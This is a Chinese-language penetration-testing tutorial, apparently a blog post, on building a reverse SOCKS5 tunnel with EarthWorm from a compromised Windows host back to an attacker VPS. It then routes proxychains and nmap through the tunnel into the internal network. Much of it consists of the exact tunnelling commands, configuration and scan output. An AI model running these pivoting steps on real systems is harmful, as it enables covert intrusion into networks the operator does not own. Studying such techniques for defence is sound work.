使用 EW 作 Socks5 代理进行内网渗透


安全祖师爷 WhITECat安全小组 2019-12-11

基础知识

内网穿透研究学习工具：EW（EarthWorm）
仅供学习，下载地址：https://github.com/idlefire/ew

本文介绍：

1. 如何使用EW做反向Socks5代理
2. 浏览器如何设置Socks5代理访问目标内网Web服务
3. 利用proxychains给终端设置Socks5代理（方便将本地命令行工具的流量代理进目标内网）



基础环境

1. Kali Linux（Attacker 内网 192.168.23.133）后面简称攻击机器
2. Ubuntu 16.04.3（Attacker 公网 144.168.57.70）后面简称公网机器
3. Windows 10（Victim 目标内网 10.74.155.39）后面简称目标机器

网络拓扑：Kali Linux是我本地的一台虚拟机，Ubuntu是公网上的一台 vps，Windows 10是目标机器，内网IP，部分端口映射到外网，可以访问公网。

场景模拟

现在已拿到目标内网一台机器的权限（该机器将80端口映射至外网，Web服务存在漏洞，已拿到webshell）。需要对内网做进一步的渗透，目前我有一台公网的Ubuntu，一台内网的Kali，如何反向Socks5**将Kali的流量代理进目标内网**?

该使用场景为：

目标网络边界不存在公网IP，需要通过反弹方式创建socks代理

```
                        一台可控公网IP主机可控内网主机
  + --------- + + ------------------------- + | + --------------- +
  | HackTools | ->> | 1080-> 1.1.1.1-> 8888 | 防火墙| <-2.2.2.2 |
  + --------- + + ------------------------- + | + --------------- +

a) ./ew -s rcsocks -l 1080 -e 8888
          //在1.1.1.1的公网主机添加转接隧道，将1080收到的代理请求转寄反连8888运送的主机
b) ./ew -s rssocks -d 1.1.1.1 -e 8888
          //将目标网络的可控边界主机反向连接公网主机

c) HackTools可通过访问1.1.1.1:1080扩展使用rssocks主机提供的socks5代理服务
```

使用EW做反向Socks5代理

此处仅演示通过EW做反向Socks5代理，正向、多级级联的的代理方式可以参考官方文档。

第1步：在公网的Ubuntu上执行如下命令：

```
1. ./ew_for_linux64 -s rcsocks -l 1080 -e 1024 &
```

该命令的意思是说公网机器监听1080和1024端口。等待攻击者机器访问1080端口，目标机器访问1024端口。

```
root@important-clusters-2:~/ew/ew# ./ew_for_linux64 -s rcsocks -l 1080 -e 1024 &
[1] 28285
root@important-clusters-2:~/ew/ew# rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:1024
init cmd_server_for_rc here
start listen port here
```

第2步：目标机器执行如下命令：

```
1. ew_for_Win.exe -s rssocks -d 144.168.57.70 -e 1024
```

其中-d参数的值为刚刚的公网IP。


Windows 10 目标机器：

```
C:\Users\            \Desktop\ew-master>ew_for_Win.exe -s rssocks -d 144.168.57.70 -e 1024
rssocks 144.168.57.70:1024 <--[10000 usec]--> socks server
```

注意这里访问了 1024 端口。

第3步：攻击机器Kali通过proxychains或浏览器设置Socks5代理访问目标内网服务

方法一：Kali 浏览器设置Socks5代理



我随便在windows上面开一个web服务：


phpstudy 开一个 Apache:

此时已可以通过Kali攻击机器的浏览器访问目标内网的Web服务：

方法二：使用proxychains给终端设置Socks5代理

第1步：下载及安装proxychains


```
1. cd /usr/local/src
2. git clone https://github.com/rofl0r/proxychains-ng.git
3. cd proxychains-ng
4. ./configure --prefix=/usr --sysconfdir=/etc
5. make && make install
6. make install-config
7. cd .. && rm -rf proxychains-ng
```



这里一路操作下来畅通无阻，仅截图部分操作记录。

第2步：编辑proxychains配置文件设置代理

```
1. vi /etc/proxychains.conf
2. socks5  144.168.57.70 1080
```




第3步：测试内网穿透是否成功

```
root@kali:/usr/local/src# proxychains4 curl 127.0.0.1
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.14-git-6-g86408cd
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  timeout
curl: (7) Couldn't connect to server
```


因为刚刚说过，windows 10目标机器的127.0.0.1为 Apache 服务。
为什么是 `proxychains4` 这条命令呢？参考：利用proxychains在终端使用socks5代理 - CSDN博客

但是为什么失败了呢？其实是这里设置错了：



看命令行的报错，先通过127.0.0.1的9050端口进行代理，就出错了。

所以修改 `/etc/proxychains.conf` ，把这一行删掉，只留下socks5这一行：



然后访问使用proxychains代理访问 127.0.0.1， 就成功了：


```
root@kali:/usr/local/src# proxychains curl 127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-144.168.57.70:1080-<><>-127.0.0.1:80-<><>-OK
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="utf-8">
  <title>站点创建成功-phpstudy for windows</title>
  <meta name="keywords" content="">
  <meta name="description" content="">
  <meta name="renderer" content="webkit">
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
  <meta name="viewport" content="width=device-width, initial-scale=1, maximum-sca
le=1">
  <meta name="apple-mobile-web-app-status-bar-style" content="black">
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="format-detection" content="telephone=no">
  <meta HTTP-EQUIV="pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Cache-Control" CONTENT="no-store, must-revalidate">
  <meta HTTP-EQUIV="expires" CONTENT="Wed, 26 Feb 1997 08:21:57 GMT">
  <meta HTTP-EQUIV="expires" CONTENT="0">
  <style>
    body{
      font: 16px arial,'Microsoft Yahei','Hiragino Sans GB',sans-serif;
    }
    h1{
      margin: 0;
      color:#3a87ad;
      padding-bottom: 20px;
      text-align:center;
    }
  </style>
</head>
<body>
  <div class="content">
      <div>
          <h1>站点创建成功</h1>
        <dl>
          <dt>目录说明:</dt>
          <dd>1:网站目录:/phpstudy安装目录/www/站点域名/</dd>
          <dd>2:错误提示页面:/phpstudy安装目录/www/站点域名/error/</dd>
          <dd>3:你可以删除或者修改该目录下的所有文件</dd>
          <dt>操作注意事项:</dt>
          <dd>1:新建站点、数据库、FTP可在phpstudy面板操作,数据库可在环境中下载
数据库管理软件等;</dd>
          <dd>2:将网站程序放到站点目录时请使用复制,剪切可能造成程序文件权限不正
确;</dd>

        </dl>
        <div>使用手册,视频教程,BUG反馈,官网地址: <a href="https://www.xp.cn"
 target="_blank">www.xp.cn</a> </div>

      </div>
    </div>
</body>
</html>root@kali:/usr/local/src#
```

这也就是 Windows 10 的127.0.0.1:

127.0.0.1




更进一步：使用proxychains nmap对目标内网扫描

大佬的文章里面提到了通过代理进行nmap扫描：

但是亲测使用 kali ip 进行nmap扫描并不对：

nmap 扫 127.0.0.1：



nmap 扫 windows 10 主机内网IP：

```
root@kali:/usr/local/src# proxychains4 nmap 10.74.155.39
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.14-git-6-g86408cd
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-10 10:31 +08
Nmap scan report for 10.74.155.39
Host is up (1.5s latency).
Not shown: 990 closed ports
PORT      STATE    SERVICE
80/tcp    open     http
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
443/tcp   open     https
445/tcp   open     microsoft-ds
514/tcp   filtered shell
902/tcp   open     iss-realsecure
912/tcp   open     apex-mesh
8090/tcp  open     opsmessaging
15000/tcp open     hydap

Nmap done: 1 IP address (1 host up) scanned in 12.17 seconds
```

nmap 扫 kali IP：

```
root@kali:/usr/local/src# proxychains4 nmap 192.168.23.133
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.14-git-6-g86408cd
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-10 10:32 +08
Nmap scan report for 192.168.23.133
Host is up (0.0000030s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
root@kali:/usr/local/src#
```

可以看出，扫 127.0.0.1 和扫 Kali IP的结果是一样的，但是和扫windows10主机内网IP的结果不一样。但是当然是以扫windows10内网IP的结果为准啦。

总结一下：**这里 nmap 的 IP 应该为目标机器内网IP。**就理解为：nmap已经运行在目标windows10上了，但是扫描的时候不能使用127.0.0.1作为IP，而应该是windows10的内网IP。（而且扫描不能用半连接）。

但是前面使用了proxychains代理连，结果本应该是一样的（127.0.0.1和内网IP都指向一个地方），这可能是因为nmap走代理有问题，也就是大佬文中提到的“有的工具流量不走sock5代理，就很尴尬，具体原因不详”。

但是归根结底要使用目标机器的内网IP的，因为有的时候我们还得扫网段。这个代理之后就相当于：
代理架构好了之后，我本地走的代理，理解为我的nmap是运行于目标机器上，但是扫描的IP不能是127.0.0.1，而是目标机器的内网ip。换句话说，就相当于我的这台Kali就是目标机器了（流量层面），就相当于我这台Kali已经在目标内网中了。

但是 @从心开始 群里的大神们说（感谢这群一直耐心教导我的师傅们），不建议通过代理扫描，动静大、速度慢、不稳定、时间长、容易断。

建议的方法：丢一个小工具到目标主机上扫（可以 nc 丢），或者自己写工具。小工具推荐为：portqry 或者有个很好的扫 windows 的叫 runfinger（一半端口扫描借助powershell或/dev/tcp）；hbscan；python写的小工具；ms 的 queryport……

至于为什么放着现成的工具不用自己写呢？因为大部分实战的情况下 并没有那么好的环境，很多操作都需要自己根据环境来编写对应的脚本，主要是一个根据环境定制化。nmap 体积大动静大，我们需要更轻量级定制化的工具。

总之内网穿透了就相当于我们的攻击机器在内网里面了，后面自己发挥……

参考链接：
[1] 如何通过EW做Socks5代理进行内网渗透， 网络安全大事件，童话， 2018年1月10日
[2] 利用proxychains在终端使用socks5代理， CSDN博客，Layne101，2016年9月12日
[3] 渗透技巧——Windows平台运行Masscan和Nmap，3g学生博客，3g学生，2017年7月